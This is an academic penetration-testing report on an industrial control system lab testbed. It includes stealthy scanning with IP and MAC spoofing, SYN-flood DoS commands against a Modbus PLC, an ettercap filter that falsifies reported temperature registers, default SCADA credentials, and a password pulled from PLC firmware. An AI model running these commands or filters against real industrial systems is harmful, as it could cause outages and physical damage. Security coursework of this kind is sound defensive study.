On the Security of Industrial Control Systems

Penetration Testing a Representative Testbed

João Almeida*, José Donato†
Departamento de Engenharia Informática
Universidade de Coimbra
*jlalmeida@student.dei.uc.pt, †donato@student.dei.uc.pt

***Abstract*—Industrial control systems are a frail basis of many essential services, with the legacy equipment used exacerbating existing ICT threats. In this paper we go over the penetration testing procedure applied to a representative testbed. Results show that security does not come built into these systems, and efforts should be made to assure it despite the associated costs.**

***Index Terms*—Industrial control, SCADA systems, Network security, Computer security**

I. Introduction

The transition of Industrial Control Systems (ICS) from isolated, into interconnected networks adopting open protocols, severely exposed their legacy systems to (to them) new threats.

In these scenarios continuity of service is essential, with availability being highly favored over the remaining security properties (cryptography may slow down some processes, for example) for financial/safety concerns. This can result in catastrophic outcomes where a simple scan on the network incapacitating crucial system components.

This paper details the penetration testing procedure applied to a testbed representative of such systems.

Our goal is thus to model an attacker in identifying vulnerabilities, so that the organization can fix (or control) these and better defend its assets. This includes preventing not only direct damage, but also the extraction of any information on the system's inner workings.

We structured the report according to Fig.1's ([4]) phases, with Sec.II focusing on establishing our approach, Sec.III on gaining insight into the system, and Sec.IV on exploring the identified attack vectors. Finally, in Sec.V we discuss our findings, concluding in Sec. VI.




Fig. 1: Penetration testing phases.
Image taken from [4]
.

II. Planning

Our plan is to extract as much information as possible out of the testbed, while striving to remain undetected.

To achieve this, we further subdivide Fig.1's phases:

- For **planning**, we must understand the tools we're working with (Sec.II-A), and the testbed where they'll be applied (Sec.II-B). Additionally, it's important to define straightaway how to minimize our *footprints* (Sec.II-D).
- For scouting (**discovery**) we begin by passively analysing the network's traffic (Sec.III-A), to then identifying hosts (Sec.III-B) and their services (Sec.III-C). Specific recon scripts for some devices are also executed (Sec.III-D), and finally, we quickly discuss a technique for doing all of this stealthily - zombie scans (Sec.III-E).
- For **attacking** we consider numerous approaches, and identify vulnerabilities exploited by each. Although some of the methods described can damage the components, they were not enacted upon, and we focused on *safer* attacks such as gaining info through monitoring traffic with Man-in-the-Middle attacks (Sec.IV-B), and reverse engineering firmware for credentials (Sec.IV-D).

A. Toolset

All operations were carried out with Kali Linux - a distribution prepackaged with many tools integral for pentesting.

Our machine has three Network Interface Cards, with TestbedPG being connected to the testbed (`eth1` in our case).

The variety of tools available means we won't restrict ourselves *a priori* to a particular set of them. Instead, we begin with common network scanning tools - namely `nmap` and `arp-scan` - selecting further tools based on the intel they provide. As such, our reasoning for using each tool/technique will be explained in the (sub)section were each is applied.

B. Testbed

The testbed we will be working with represents a simple cooling process, where the temperature sensor's measures lead to adjustments in the motor's frequency.

Its topology is shown below, in Fig.2:





Fig. 2: Testbed topology.
Image taken from [CDIS-PL2].

One thing that's immediately apparent, is how PLC2 is a critical device, constituting a choke point in the system. By controlling its communications, we are effectively in charge of the testbed.

Considering its mapping into the Purdue model (Fig. 3), this penetration test targets the Cell/Area Zone [5]. We've got the sensors (temperature) and actuators (VFD) at the Process Level (0), the Programmable Logic Controllers (PLC) at the Control Level (1), and the Human Machine Interface (HMI) at the Supervisory Level (2).


Enterprise Zone
Level 5: Enterprise
Level 4: Site Business Planning and Logistics
Manufacturing Zone
Level 3: Site Manufacturing Operations and Control
Cell/Area Zone
Level 2: Area Supervisory Control
Level 1: Basic Control
Level 0: Process
Safety Zone
Fig. 3: Purdue Model for Control Hierarchy.
Image taken from [5].

Our pentesting approach is thus grey box [4], since we had some prior knowledge such as network topology (in our case purposely provided by the professor, but it could have been disclosed by employees through social engineering, etc.)

C. Network Access

We already start off with access to the control network, shortcutting the process of gaining access to it.

This would typically consist of infecting an employee/-subcontractor's equipment, "progressing" through the organization's network. Before, these systems were typically air-gapped, and there was reduced connectivity between each layer (corporate, control and device). Nowadays, they are more interconnected than ever, facilitating the attacker's task.

Additionally, the adoption of standard protocols removes a significant difficulty barrier in dissecting proprietary ones. Nowadays, attackers can resort to publicly available scripts for most of the work.

D. Footprint

During all phases, our goal is to remain invisible or as close to invisible as possible. To achieve this, several precautions were necessary:

- Delays in the scouting probes sent to each device. This serves not only to *dilute* them amongst the constant network traffic from polling, but also to prevent fragile devices from breaking due to the high flux of packets (which would certainly set off alarms).
  Both nmap (with `--scan-delay`), and arp-scan (with `--interval`), provide this functionality. Nmap additionally provides timing profiles (`-T`).
- Disabling ARP replies: we are operating on a machine foreign to the network, and as such do not want to announce our presence (refusing to answer to ARP queries). The reason is for this is that the MAC address returned in such queries uniquely identifies a NIC.

Listing 1: Disabling ARP

```
echo 1 > /proc/sys/net/ipv4/conf/eth0/arp_ignore
echo 2 > /proc/sys/net/ipv4/conf/eth0/
    arp_announce
```

- Spoof IP / MAC addresses. We can change the source IP address of requests with nmap (`-S`) and arp-scan (`--arpspa`). Additionally, we can change on NIC's MAC with macchanger, possibly to an existent in the network to bypass some MAC-based authentication (though this could lead to conflicts and was not tested).

Listing 2: MAC Spoofing

```
ifconfig eth1 down
macchanger -r eth1 # random
# macchanger -m <mac> eth1 # specific
ifconfig eth1 up
```

III. Discovery

In this section we mostly exploit nmap's versatility as a network exploration tool. It offers a wide variety of probes for bypassing firewalls and eliciting responses from different hosts/services [7] (though most will be avoided, given the devices' fragility). Moreover, it contains a database of fingerprints for matching responses to specific service versions [7], which will be extremely useful for identifying vulnerabilities without having to actively exploit them.

A. Traffic Analysis


But first, we start by passively analyzing traffic. We resort to tcpdump for capturing data on our testbed-connected NIC, and analyze it with wireshark - a great tool for filtering packets and inspecting each in detail.

Listing 3: Traffic Analysis

```
tcpdump -i eth1 -c <count> -w eth1.pcap
wireshark -r eth1.pcap
```


Since our NIC is not in promiscuous mode, we are only capturing packets addressed to our MAC or broadcasted (eg. ARP requests). Still we can we deduce some useful information, namely the network's IP range:

From Fig.5's ARP requests we suspect the 172.27.224.0/24 subnet, which is confirmed in Fig.4 through .10's SMB announcement, disclosing it's a windows machine and leading us to conclude that it's most likely the HMI (provides familiar interface for workers).



```
:nc Info
62 Who has 172.27.224.250? Tell 172.27.224.251
62 Who has 172.27.224.250? Tell 172.27.224.251
62 Who has 10.254.0.249? Tell 10.254.0.244
62 Who has 10.254.0.249? Tell 10.254.0.243
62 Who has 172.27.224.250? Tell 172.27.224.251
62 Who has 172.27.224.250? Tell 172.27.224.251
```

Fig. 4: ARP requests



```
ASUSTekC_64:4…  Broadcast        ARP    60 Who has 172.27.224.250?
172.27.224.10   172.27.224.255   BROW…  243 Host Announcement X-PC,
172.27.224.10   172.27.224.255   BROW…  217 Request Announcement X-

▾ SMB MailSlot Protocol
    Opcode: Write Mail Slot (1)
    Priority: 0
    Class: Unreliable & Broadcast (2)
    Size: 50
    Mailslot Name: \MAILSLOT\BROWSE
▾ Microsoft Windows Browser Protocol
    Command: Host Announcement (0x01)
```

Fig. 5: SMB announcement

We also discovered attempts from .10 to join a multicast group 224.0.0.252 (but had no luck scanning it), as well as its frequent UDP broadcasts to port 1947 which according to an online search seems to be for license management (some proprietary software is being used).

B. *Host Discovery*

Our goal is now to reduce the 172.27.224.0/24 IP range into a list of relevant hosts [8]:

Listing 4: Using arp-scan

```
arp-scan --interface=eth0 --arpspa 172.27.224.80 -v
    --interval=500 172.27.224.0/24
```

Listing 5: Using nmap

```
nmap --send-eth -e eth0 -sn -S 172.27.224.80 -n --
    scan-delay 500ms 172.27.224.0/24
```

IP	Mac Address	Device Information	Guess
172.27.224.10	fc:f8:ae:9d:9e:9e	Intel Corporate	HMI
172.27.224.245	08:00:06:12:c0:de	SIEMENS AG	PLC
172.27.224.250	00:80:f4:09:51:3b	Telemecanique Electrique	PLC
172.27.224.251	48:5b:39:64:40:79	ASUSTek Computer Inc.	

TABLE I: Relevant devices identified

Each MAC address contains the vendor's unique identifier (OUI), and just from that we can already extract useful information, primarily that .245 and .250 are PLCs (Telemecanique, now Schneider, and Siemens are two big manufacturers of SCADA equipment).

We also found other devices with a VMware OUI, which should belong to the other participating teams - and were thus excluded from further recon since they're not our target.

C. *Service Detection*

Typically there would be a port scanning step, before moving on to detecting versions of the open ports' services [8]. However, we *skip* this first step for brevity, and use Listing 6's command for both.


Listing 6: Version Detection Scan

```
nmap --send-eth -e eth1 -sV -f -n <host> -p- -Pn --
    disable-arp-ping --scan-delay 1
```

Since ICS devices are sensitive and fragile, and their TCP/IP stacks are often lacking, we do not do UDP scans (`-sU`), as empty or malformed payloads are often sent. For reference, the default is -sS (SYN scan) which attempts to open TCP connections.

We now discuss the results for each host identified:


1) 172.27.224.10: A lot of windows-specific processes, confirming our previous findings. Notably, we see the open 139 and 445 ports, infamous for the WannaCry attack exploiting the EternalBlue vulnerability. This corresponds to the deadly CVE-2017-0144, allowing remote code execution and with several exploits available (linked on the CVE page).



```
Nmap scan report for 172.27.224.10
Host is up (0.00014s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft IIS httpd 7.5
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (w
orkgroup: WORKGROUP)
1947/tcp  open  http               Aladdin/SafeNet HASP license manager 18.
00
3389/tcp  open  ssl/ms-wbt-server?
5357/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10000/tcp open  snet-sensor-mgmt?
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49159/tcp open  msrpc              Microsoft Windows RPC
49160/tcp open  msrpc              Microsoft Windows RPC
49161/tcp open  msrpc              Microsoft Windows RPC
```

Fig. 6: 172.27.224.10's scan


2) 172.27.224.245: From this host's scan (Fig.7) we only see an open http port.



```
Nmap scan report for 172.27.224.245
Host is up (0.00013s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http
1 service unrecognized despite returning data. If you know th
```

Fig. 7: 172.27.224.245's scan

Accessing it through the browser (Fig.8) we see a simple status with the device's model in the title. After that, we easily conclude that .245 was one of the PLCs.




```
Overview - Siemens, SIMAT    Problem loading page
172.27.224.245/index.html
Overview - Siemens, SIMATIC, S7-200
Technodrome

Status:

Current time:     08:31:06
System uptime:    216251 timeticks (deciseconds)
```

Fig. 8: 172.27.224.245' web server

3) 172.27.224.250: The scan revealed a (very secure)FTP and web server services open (Fig.9). Again, accessing it via browser, we concluded this was the remaining PLC (Fig.10) and got its model.



```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd (before 2.0.8) or WU-FTPD
80/tcp open  http    Schneider-WEB 2.1.3
MAC Address: 00:80:F4:09:51:3B (Telemecanique Electrique)
```

Fig. 9: 172.27.224.250's scan





Fig. 10: 172.27.224.250's web server

4) 172.27.224.251: Unlike all scans so far, .251 revealed that all ports were closed. With further study (analysing packets on the network with Wireshark), we deduced that .251 is some kind of network device and not too relevant.



```
Nmap scan report for 172.27.224.251
Host is up (0.000084s latency).
All 1000 scanned ports on 172.27.224.251 are closed
MAC Address: 48:5B:39:64:40:79 (Asustek Computer)
```


Fig. 11: 172.27.224.251's scan

One final note, is that the testbed was highly volatile with so many people pentesting. As such, some scans did not always return the same results (eg. for .250's our screenshot is missing the open 502 port of Modbus).

D. Targeted Scripts

Nmap is highly extensible through user-written scripts. This allows device-specific scans, in this case for modicon (.250) and s7 (.245) devices [13]. These are placed in `/usr/share/nmap/scripts` and run with `--script=<s>`.

We first run modicon-info on .250 (Fig.12) and get its full specification, which will allow us later on to obtain its firmware for reverse engineering (Sec.IV-D).




```
jlalmeida@kali:~$ sudo nmap -Pn 172.27.224.250 --script modicon-info.nse -p 502
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-19 00:20 WEST
NSE: DEPRECATION WARNING: bin.lua is deprecated. Please use Lua 5.3 string.pack
Nmap scan report for 172.27.224.250
Host is up (0.0095s latency).

PORT    STATE SERVICE
502/tcp open  Modbus
| modicon-info:
|   Vendor Name: Schneider Electric
|   Network Module: BMX P34 20302
|   CPU Module: BMX P34 20302
|   Firmware: v2.4
|   Memory Card: BMXRMS008MP
|   Project Information: Project - V6.0   CDIS-PC C:\Users\CDIS\Desktop\cdis.STU
|   Project Revision: 0.0.30
|_  Project Last Modified: 4/5/2019 16:46:48
MAC Address: 00:80:F4:09:51:3B (Telemecanique Electrique)

Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
jlalmeida@kali:~$
```

Fig. 12: nmap's 'modicon-info' script

As for host .245, we see no output other than it now showing an open port 102 (Fig.13). As we'll see in Sec.IV-B, we suspect this device had issues when we attempted to test it.




```
jlalmeida@kali:~$ sudo nmap 172.27.224.245 --script s7-info.nse -p 102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-19 00:32 WEST
Nmap scan report for 172.27.224.245
Host is up (0.00025s latency).

PORT    STATE SERVICE
102/tcp open  iso-tsap
MAC Address: 08:00:06:12:C0:DE (Siemens AG)

Nmap done: 1 IP address (1 host up) scanned in 60.39 seconds
jlalmeida@kali:~$
```

Fig. 13: nmap's 's7-info' script

Finally, we return to the HMI, and use a scanner available in metasploit for determining its vulnerability to EternalBlue. The result shows that it likely is (Fig.14), though we will not attempt to exploit it to avoid potential damages. Nevertheless we hope that with this report, the organization goes out to check whether the security patches have been installed.



```
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 172.27.224.10:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise N 760
1 Service Pack 1 x86 (32-bit)
[*] 172.27.224.10:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

Fig. 14: metasploit's SMB RCE scanner

E. Zombie Scan

We could have used a more complex approach when performing the scanning phase to add another layer of camouflage. Instead of normal nmap scans with a spoofed IP, we could have used an interesting method called zombie scan or idle scan [8].

This is an advanced scan where another system is used to take the fault, since as far the target is concerned, only the zombie is communicating with it.

This is done by sending the probes to the target with a spoofed source address (the zombie's). But since the potential reply will be received by the zombie - if the target/one of its ports is up - we then probe it for obtaining the target's status.

This is a very slow process, but with very interesting applications:

- using a system device (for example, HMI which should be accessed by many other systems) to go unnoticed through an IDS/firewall when accessing the PLCs
- using a competitor over the network to take the blame, possibly creating conflict (but impossible in this situation because the testbed is isolated from public network)

IV. Attack

A. DoS

As we have reiterated so far, the devices and protocols used in this type of systems are legacy and made in order to guarantee efficiency and availability at the expense of their security. Paradoxically, they are also made to operate under a constant expected load, due to their limited computing power and time-sensitivity of package reception.

We can therefore easily overload these fragile devices (with tools such as hping3 or nping) preventing its correct functioning or, in the worst case, breaking it completely.

Denial-of-Services attacks are thus a major concern, and these devices should definitely not be exposed to the internet.

Example of command to do this type of attack from classes:

Listing 7: hping3 / nping

```
sudo hping3 -S --flood -p 502 172.27.224.250
sudo nping --tcp-connect --flags syn --dest-port 502
     -rate=90000 -c 900000 -q 172.27.224.250
```

One of these commands from one machine can make our testbed unresponsive (eg. PLC2 stops responding to the HMI) until it is stopped. We can easily imagine the damage that can be done if we distribute the attack across multiple machines (DDoS) and/or amplify the packets' size through reflection (DrDoS). For example, in this video there is the result of an attack on an industrial system. As we can see, the damages can be catastrophic in financial terms or worse.

B. MiTM


MiTM is trivial given the lack of authentication in the devices' communications. The further lack of encryption also means we are able to modify, suppress or spoof traffic at our discretion.

In this section we use ettercap for performing MiTM attacks through ARP poisoning, used at first for identifying existing communication flows in the system. This works by changing the two targets' ARP cache, to think the other's MAC address is in fact ours.

Later, we can apply our own ettercap filters to manipulate the two targets' traffic passing through us.

We start by targetting PLC2 and the HMI, ie. the traffic being shown to the workers. Having the attack in progress, we can run tcpdump to capture all traffic passively, and once again analyze it later with wireshark.

In it, the HMI's constant polling (typical of Modbus) is visualized, and we can see the contents of the PLC's registers:



```
No.  Time      Source          Destination     Protocol  Length Info
  37 1.651648  172.27.224.250  172.27.224.10   Modbus…   85 Response: Trans:     0; U
  41 1.953008  172.27.224.10   172.27.224.250  Modbus…   66    Query: Trans:     0; U
  43 1.960974  172.27.224.250  172.27.224.10   Modbus…   85 Response: Trans:     0; U
  50 2.263459  172.27.224.10   172.27.224.250  Modbus…   66    Query: Trans:     0; U
  52 2.271008  172.27.224.250  172.27.224.10   Modbus…   85 Response: Trans:     0; U
  56 2.574991  172.27.224.10   172.27.224.250  Modbus…   66    Query: Trans:     0; U
  58 2.591628  172.27.224.250  172.27.224.10   Modbus…   85 Response: Trans:     0; U

    .000 0011 = Function Code: Read Holding Registers (3)
    [Request Frame: 50]
    [Time from request: 0.007549000 seconds]
    Byte Count: 22
  ▸ Register 0 (UINT16): 1
  ▸ Register 1 (UINT16): 1
  ▸ Register 2 (UINT16): 4
  ▸ Register 3 (UINT16): 0
  ▸ Register 4 (UINT16): 333
  ▸ Register 5 (UINT16): 0
  ▸ Register 6 (UINT16): 20
  ▸ Register 7 (UINT16): 0
  ▸ Register 8 (UINT16): 0
  ▸ Register 9 (UINT16): 0
  ▸ Register 10 (UINT16): 0

0000  00 0c 29 cd 46 70 00 80  f4 09 51 3b 08 00 45 00   ··)·Fp·· ··Q;··E·
0010  00 47 a7 ab 40 00 40 06  79 c9 ac 1b e0 fa ac 1b   ·G··@·@· y·······
0020  e0 0a 01 f6 cf cb fe 04  61 32 e3 2c fa 63 50 18   ········ a2·,·cP·
0030  22 08 e7 c1 00 00 00 00  00 00 00 19 01 03 16 00   "······· ········
0040  01 00 01 00 04 00 00 01  4d 00 00 00 14 00 00 00   ········ M·······
0050  00 00 00 00 00                                     ·····

10250.pcap   Packets: 775 · Displayed: 775 (100.0%)   Profile: Default
```

Fig. 15: MiTM of HMI and PLC2

With our prior knowledge of the testbed, we know that Register 6 is the temperature value. Otherwise, with access to the HMI's monitoring - which we get in Sec.IV-C - we would have seen the following screen (Fig.16):




Fig. 16: HMI interface
Image taken from [CDIS-PL6]


With this information, we would have also mapped the electric consumption to Register 1, and the security switch to Register 0 (basing off of slides 7 and 12 of PL6).

Why is this important? Because an attacker looking to damage the system, would want to artificially increase the temperature value, so that the motor overspins and destroys itself. But we must consider that the motor may have a mechanism in place to prevent dangerous RPMs, and that the electric consumption should stay consistent with the reported temperature value.

Looking back at Fig.II-B, we also need to control the communications between PLC1 and PLC2. Unfortunately we did not capture any traffic between them, as PLC1 appeared to be down (its uptime also did not change). Otherwise we expected to see the reporting of the temperature, from PLC1 to PLC2 (which sets its register accordingly).

The attack would then consist of intercepting PLC1's communications with PLC2, increasing the reported temperature value. Meanwhile, PLC2 would have to keep reporting an adequate temperature to the HMI (unknowingly), while trying desperately to cool an ever increasing temperature, destroying the motor.

For this we write and compile ettercap filters that change specific bytes in each packet. For PLC2's reporting it's as shown below (Fig.17). For PLC1 we were unable to see any traffic, as described.



```
if (ip.proto== TCP && tcp.src== 502 && ip.src == '172.27.224.250'){
        if (DATA.data+7 == 0x03) {
                msg("Found Modbus Read Holding Register FC");
                DATA.data+21 = 0x00;
                DATA.data+22 = 0x27;
        }
}
```


Fig. 17: MiTM tampering

C. Default Password + Out-of-band sources

The HMI hosted in 172.27.224.10 has a web server available to the employees under /Scada endpoint.

Comparing to Stuxnet [6], a *popular* attack on an ICS, the same way they leaked sensitive information on public television, we grabbed the credentials from analysing the presentation of the target (10th slide of CDIS PL6).

Here, they can monitor the system's status (Fig. 18) after successful login. There is another view of the system provided but it requires the outdated Silverlight plugin.



oil_table   Date 19   April

Item	CUR	0	1	2	3	4	5	
bit4	0	0	0	0	0	0	0	
bit3	0	0	0	0	0	0	0	
Test device - MW0	1.000	1.000	1.000	1.000	1.000	1.000	1.000	1.
Test device - MW1	1.000	1.000	1.000	1.000	1.000	1.000	1.000	1.
Test device - MW2	4.000	4.000	4.000	4.000	4.000	4.000	4.000	4.
Test device - MW3	0.000	0.000	0.000	0.000	0.000	0.000	0.000	0.

Fig. 18: 172.27.224.10/Scada


Since this is a sensitive page it was expected that it would have strong passwords (ideally with 2-factor authentication) to prevent access from unauthorized parties.

Once again, unfortunately, this device has default and/or weak passwords. A quick google search for "rapid scada password" gave us the correct credentials (user: admin, password: 1245). However, even with no information about them, we would have easily bruteforced it.

D. Reverse Engineering: Getting access to critical device

We started by searching for PLC2's firmware, since we already know its model (BMXP3420302). This is made available from the official website [2] under "Sofware and Firmware".


The downloaded file can be opened with an archiving tool, and we quickly discovered a password.rde file (Fig.19). Plugging it into .250's web server (Fig.20), we gain access to java applets used for monitoring and control. Though again, we are missing the required browser plugin. We tried installing old Firefox versions with no luck.


BMXP3420302_SV320.ldx – Ark
Archive File Settings Help
Extract Preview Open Find... Add Files
file:///tmp/ark-AVnetf/Web/rdt/password.rde – Ark
File Edit View Bookmarks Tools Settings
Save As...
ıe 1, Columr /O) INSE ɜn_US ft Tabs JTF-8 lorma
Zip archiv
plain text document
Close

```
Name                 Size                 Compressed   CF
Web                  2 Folders, 4 Files
  rdt                1 File
    password.rde     4 B                  4 B          BE
  ww
  Use
  http
  nan
  web
CANop
CleanU
```

```
1   USER
```

Fig. 19: Web App credentials




http://172.27.224.250 is requesting your use

User Name: USER

Password: ••••

Fig. 20: Web App authentication

Additionally, we found the web server's source code (Fig.21), which is easily decompiled, being in Java.



BMXP3420302_SV320.ldx – Ark
Archive File Settings Help
Extract Preview Open Find...

```
Name                 Size                 Compres
Web                  2 Folders, 4 Files
  rdt                1 File
  wwwroot            7 Folders, 3 Files
    classes          8 Files
      JL.jar         12,1 KiB             11,2 KiB
      RDE.jar        153,3 KiB            144,0 Ki
      SAComm.jar     297,3 KiB            255,8 Ki
      SysDiag.jar    594,9 KiB            546,7 Ki
      XMLParser.jar  51,2 KiB             44,7 KiB
      rdelite.jar    114,8 KiB            109,3 Ki
      sysSetup.jar   134,7 KiB            125,3 Ki
